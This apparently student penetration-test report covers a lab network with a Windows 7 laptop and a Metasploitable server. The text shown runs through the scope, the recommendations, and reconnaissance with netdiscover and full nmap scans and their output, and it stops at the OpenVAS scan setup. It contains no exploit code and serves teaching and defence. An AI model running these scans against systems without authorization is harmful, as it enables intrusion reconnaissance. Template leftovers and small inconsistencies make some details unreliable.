

FINAL VAPT REPORT



PREPARED BY: Almotasem Bellah Mahsoun

Submitted To: Neue Fische

Submission Date: 16/09/2025

Sensitive: The information in this document is strictly confidential and is intended for TechField

TABLE OF CONTENTS

EXECUTIVE SUMMARY	3
HIGH LEVEL ASSESSMENT OVERVIEW.....	4
Observed Security Strengths	4
Short Term Recommendations.....	4
Long Term Recommendations	5
SCOPE	5
Project Scope	5
Network Information	5
TESTING METHODOLOGY	6
CLASSIFICATION DEFINITIONS	18
Risk Classifications	18
Exploitation Likelihood Classifications	18
Business Impact Classifications	19
Remediation Difficulty Classifications	19
ASSESSMENT FINDINGS	20
4. Password Security Testing/Cracking	36
5. FORENSIC EVIDENCE COLLECTION AND ANALYSIS	41
APPENDIX A - TOOLS USED	52
APPENDIX B - ENGAGEMENT INFORMATION	53
Client Information	53
Version Information	53
Contact Information	53
<u>Contact Information</u>	54

EXECUTIVE SUMMARY

TechField coporation performed a security assessment of the internal corporate network of **TechShield** on **20/08/2025**. **TechField coporation's** penetration test simulated an attack from an external threat actor attempting to gain access to systems within the **TechShield** corporate network. The purpose of this assessment was to discover and identify vulnerabilities in **TechShield's** infrastructure and suggest methods to remediate the vulnerabilities. **TechField coporation** identified a total of **58** vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
7	12	33	6

The highest severity vulnerabilities give potential attackers the opportunity to remotely execute malicious code, gain unauthorized access to sensitive systems, escalate privileges, and establish persistent backdoors that bypass traditional security controls. These actions can lead to full system compromise, data exfiltration, and disruption of critical services. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

TechField coporation identified the following strengths in **TechShield's** network which greatly increases the security of the network. **TechShield** should continue to monitor these controls to ensure they remain effective.

Strength Category:

- Network segmentation between victim-laptop and application-server reduces lateral movement risk.
- Use of firewall infrastructure (192.168.57.254) provides centralized traffic control and routing.
- Here list out the all strength of the network that you have identified

Areas for Improvement

TechField coporation recommends **TechShield** takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack **TechShield's** information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

TechField coporation recommends **TechShield** take the following actions as soon as possible to minimize business risk.

Recommendation Category:

- Patch Management
- Service Hardening
- Credential Security

Individual Recommendation:

- Upgrade or decommission systems running unsupported operating systems (EOL detection on both victim-laptop and application-server).
- Apply Microsoft patch KB4013389 to address SMB vulnerabilities on 192.168.57.20.
- Disable insecure services such as Java RMI, Ingreslock, and Telnet on 192.168.57.30.
- Sanitize TWiki configurations to prevent XSS and command execution.
- Enforce strong password policies and remove weak credentials from PostgreSQL.

Long Term Recommendations

TechField coporation recommends the following actions be taken over the next 3–6 months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

- Implement centralized monitoring and alerting for unusual activity across all hosts.
- Conduct periodic vulnerability assessments and penetration tests to proactively identify emerging threats.
- Review and update internal documentation to reflect current security configurations and patch cycles.

SCOPE

Project Scope

All testing was based on the scope as defined in the Request for Proposal (RFP) and official written communications. The items in scope are listed below.

- Victim-laptop
- Applications-server (DVWA web application)

Out of scope (tools/infrastructure only):

- Greenbone/OpenVAS scanner appliance
- Pentester workstation


Network Information

Network	Note
192.168.57.0/24	TechShield segment
192.168.57.20	Windows victim-laptop (in scope)
192.168.57.30	DVWA application-server (in scope)
192.168.57.40	Greenbone/OpenVAS (scanner infra)
192.168.57.254	Default gateway

TESTING METHODOLOGY

TechField coporation's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about **TechShield's** network systems. **TechField coporation** used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. **TechField coporation** simulated an attacker exploiting vulnerabilities in the**TechShield** network. **TechField coporation** gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.


The following image is a graphical representation of this methodology.



- Phase 1- Reconnaissance:

Step 1.1 – Identifying Local Network Configuration

The initial step was executed on the pentesting machine to determine the network range. I used the ifconfig command to identify my local IP address, which helped me understand the internal layout of TechShield's network. This allowed me to define the scope of the engagement and prepare for the scanning phase.



A screenshot of a terminal window titled "kali@attacker: ~". The window shows the output of the "ifconfig" command. The output is as follows:

```
kali@attacker: ~
File Actions Edit View Help
[kali@attacker] ~]$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.57.10 netmask 255.255.255.0 broadcast 192.168.57.255
                inet6 fe80::c547:d040:70bf:77ec prefixlen 64 scopeid 0x20<link>
                    ether 00:50:56:ad:f7:e5 txqueuelen 1000 (Ethernet)
                    RX packets 207 bytes 23421 (22.8 KiB)
                    RX errors 0 dropped 32 overruns 0 frame 0
                    TX packets 47 bytes 4874 (4.7 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali@attacker] ~]$
```

Figure 1.1 – Output of command


The result in Figure 1.1 showed the following configuration:

- **IP Address:** 192.168.57.10
- **Subnet Mask:** 255.255.255.0

Based on this configuration, the subnet range was identified as 192.168.57.0/24. This range represents the internal network of TechShield and will be used as the basis for the upcoming scanning and enumeration phases.

Step 1.2 – Network Discovery Using Netdiscover

After identifying the subnet range (192.168.57.0/24), the next step involves discovering active hosts within TechShield's internal network. To accomplish this, the netdiscover tool is executed with the -r option, which specifies the target IP range for scanning.




```
(kali㉿attacker) [~] ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.57.10 netmask 255.255.255.0 broadcast 192.168.57.255
                inet6 fe80::c547:d040:70bf:77ec prefixlen 64 scopeid 0x20<link>
                    ether 00:50:56:ad:f7:e5 txqueuelen 1000 (Ethernet)
                    RX packets 519 bytes 53004 (51.7 KiB)
                    RX errors 0 dropped 58 overruns 0 frame 0
                    TX packets 195800 bytes 11750716 (11.2 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
192.168.57.10 brd 192.168.57.255 mtu 1500 qdisc pfifo_fast
        link/ether 00:50:56:ad:f7:e5 brd ff:ff:ff:ff:ff:ff
        inet 192.168.57.1 brd 192.168.57.255 netmask 255.255.255.0
                inet6 fe80::c547:d040:70bf:77ec prefixlen 64 scopeid 0x10<host>
                    ether 00:50:56:ad:f7:e5 txqueuelen 1000 (Local Loopback)
                    RX packets 4 bytes 240 (240.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 4 bytes 240 (240.0 B)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿attacker) [~]
$ sudo netdiscover -r 192.168.57.0/24
[sudo] password for kali: 
```

Figure 1.2.1 – Netdiscover scan for subnet 192.168.57.0/24

Since netdiscover requires elevated privileges to perform ARP scans, the command was run with sudo to ensure proper execution. This grants the necessary administrative access to interact with the network interface and capture ARP responses.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.57.20	00:50:56:ad:e9:84	2	120	VMware, Inc.
192.168.57.30	00:50:56:ad:fb:66	1	60	VMware, Inc.
192.168.57.40	00:50:56:ad:f0:df	1	60	VMware, Inc.
192.168.57.254	00:50:56:ad:ac:66	1	60	VMware, Inc.

Figure 1.2.2 – Netdiscover scan results showing active hosts

The results displayed in Figure 1.2.2 confirm the presence of multiple active devices within the identified subnet range. These include the following IP addresses:

- 192.168.57.20
- 192.168.57.30
- 192.168.57.40
- 192.168.57.254

Following this discovery, the next steps will focus on analyzing the identified hosts in more detail—starting with service enumeration and vulnerability assessment—to determine potential security risks within TechShield’s internal network.

Step 1.3 – Port Scanning and Service Enumeration

To identify open ports and running services on the discovered hosts, a full TCP scan was performed using the nmap tool with the -sV and -p- options. The -sV flag enables service version detection, while -p- instructs Nmap to scan all 65,535 TCP ports.

The scans were executed from the **Pentester** machine against the following IP addresses:

- 192.168.57.20
- 192.168.57.30
- 192.168.57.40
- 192.168.57.254

Host: 192.168.57.20:

The screenshot shows a terminal window titled "kali@attacker: ~". The user has run the command `sudo nmap -sV -p- 192.168.57.20`. The output shows the following information:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-02 15:08 EDT
Nmap scan report for 192.168.57.20
Host is up (0.00073s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:50:56:AD:E9:84 (VMware)
Service Info: Host: WIN7-64; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.87 seconds
```


Figure 1.3.1 – Nmap scan results for 192.168.57.20

The scan revealed three open ports:

- 135/tcp – Microsoft Windows RPC
- 139/tcp – NetBIOS Session Service
- 445/tcp – Microsoft-DS (Windows file sharing)

The scan results indicate that the host at 192.168.57.20 is running Windows and exposes typical file-sharing services. Based on this, the machine is identified as the victim laptop in the TechShield network.

Host: 192.168.57.30:



```
kali@attacker: ~
File Actions Edit View Help
(kali㉿attacker) [~]
[sudo nmap -sV -p- 192.168.57.30]

Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-02 15:13 EDT
Nmap scan report for 192.168.57.30
Host is up (0.00020s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
42517/tcp open  mountd     1-3 (RPC #100005)
45284/tcp open  java-rmi   GNU Classpath grmiregistry
48371/tcp open  nlockmgr   1-4 (RPC #100021)
59135/tcp open  status      1 (RPC #100024)

MAC Address: 00:50:56:AD:F8:66 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
```

Figure 1.3.2 – Nmap scan results for 192.168.57.30

This host exposed a wide range of open ports and services, including:

- Web services (80, 8180, 8009)
- Remote access (21, 22, 23, 5900)
- Databases (3306, 5432)
- RPC and Java RMI services
- IRC and shell access (6667, 1524, 514)

The system appears to be running **Metasploitable**, a vulnerable Linux-based environment used for testing. The presence of services like bindshell, distccd, and UnrealIRCd indicates multiple potential attack vectors.

Host: 192.168.57.40:

The screenshot shows a terminal window titled 'kali@attacker: ~'. The output of the Nmap scan is displayed, showing various open ports and their services. The results are as follows:

```
File Actions Edit View Help
6667/tcp open  irc      UnrealIRCd
6697/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
8787/tcp open  drb     Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
42517/tcp open  mountd  1-3 (RPC #100005)
45284/tcp open  java-rmi  GNU Classpath grmiregistry
48371/tcp open  nlockmgr 1-4 (RPC #100021)
59135/tcp open  status   1 (RPC #100024)
MAC Address: 00:50:56:AD:FB:66 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.65 seconds

(kali㉿attacker)-[~]
$ sudo nmap -sV -p- 192.168.57.40

Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-02 15:20 EDT
Nmap scan report for 192.168.57.40
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
443/tcp   open  ssl/http nginx
MAC Address: 00:50:56:AD:F0:DF (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds

(kali㉿attacker)-[~]
```

Figure 1.3.3 – Nmap scan results for 192.168.57.40

Only two ports were found open:

- 80/tcp HTTP
- 443/tcp HTTPS

Based on the scan results and the context provided, this host is identified as the OpenVAS (Greenbone) server, which is typically used for vulnerability scanning and security assessments. The presence of web services suggests that it provides a web-based interface for managing scan tasks and viewing reports.

Host: 192.168.57.254:

The screenshot shows a terminal window on a Kali Linux system. The command entered is `sudo nmap -sV -p- 192.168.57.254`. The output shows the following services and banners:

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Unbound 1.13.1
80/tcp	open	http	OPNsense
443/tcp	open	ssl/https	OPNsense

Below the table, there is a note about unrecognized services and a banner submission link.

```
kali@attacker: ~
(kali㉿attacker)-[~]
$ sudo nmap -sV -p- 192.168.57.254
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-07 17:32 EDT
Nmap scan report for 192.168.57.254
Host is up (0.00024s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  Unbound 1.13.1
80/tcp    open  http    OPNsense
443/tcp   open  ssl/https OPNsense
2 services unrecognized despite returning data. If you know the service/version, please submit
the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
=====
SF-Port80-TCP:V=7.93%I=7%D=9/7%Time=68BDFB0F%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,94,"HTTP/1\.0\x20301\x20Moved\x20Permanently\r\nLocation:\x20http
SF:s:///r\nContent-Length:\x200\r\nConnection:\x20close\r\nDate:\x20Sun,\x2007\x20Sep\x202025\x2021:37:26\x20GMT\r\nServer:\x20OPNsense\r\n\r\n"
SF:)%r(HTTPOptions,94,"HTTP/1\.0\x20301\x20Moved\x20Permanently\r\nLocatio
SF:n:\x20https:///r\nContent-Length:\x200\r\nConnection:\x20close\r\nDate
SF::\x20Sun,\x2007\x20Sep\x202025\x2021:37:26\x20GMT\r\nServer:\x20OPNsens
SF:e\r\n\r\n")%r(RTSPRequest,1ED,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nCo
SF:ntent-Type:\x20text/html\r\nContent-Length:\x20345\r\nConnection:\x20cl
SF:ose\r\nDate:\x20Sun,\x2007\x20Sep\x202025\x2021:37:26\x20GMT\r\nServer:
SF:\x20OPNsense\r\n\r\n<?xml version='1.0' encoding='iso-8859-1
SF:>\n<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"\n<html>
SF:<head>\n<title>400 Bad Request</title>\n</head>\n<body>
SF:<h1>400 Bad Request</h1>\n</body>\n</html>\n"
SF:<!--Powered by Apache/2.4.41 (Ubuntu) PHP/8.0.12 by Nginx-->
```

Figure 1.3.4—Nmap scan results for 192.168.57.254

Based on the detected services and banner information, this host is identified as the OPNsense firewall server, which likely provides network protection and routing functionalities within the TechShield environment.

- **Phase 2 - Vulnerability Scanning with Greenbone (OpenVAS):**

After completing the reconnaissance phase and identifying active hosts and services, I transitioned to vulnerability assessment using Greenbone Vulnerability Management (OpenVAS). This platform provides a powerful web-based interface for scanning systems, detecting known vulnerabilities, and generating detailed security reports.

To begin, I accessed the Greenbone via the web interface hosted on the application server at 192.168.57.40 and logged in using administrative credentials.




Figure 2.1 – Greenbone login interface

During this phase, I executed **three distinct scans**:

- 1- Victim-laptop with Credentials Scan.
- 2- Victim-laptop none-Credentials Scan.
- 3- Application-server Linux Scan.

Scan 1 - Victim Laptop with Credentials

This scan targeted the Windows-based victim laptop (192.168.57.20) using valid login credentials. The goal was to perform a deeper analysis of system-level vulnerabilities that require authenticated access.

Task Victim-laptop with Credentials Scan

Name	Victim-laptop with Credentials Scan
Comment	
Scan Targets	Victim Laptop
Add results to Assets	<input checked="" type="radio"/> Yes <input type="radio"/> No
Apply Overrides	<input checked="" type="radio"/> Yes <input type="radio"/> No
Min QoD	70 %
Auto Delete Reports	<input checked="" type="radio"/> Do not automatically delete reports <input type="radio"/> Automatically delete oldest reports but always keep newest 5 reports
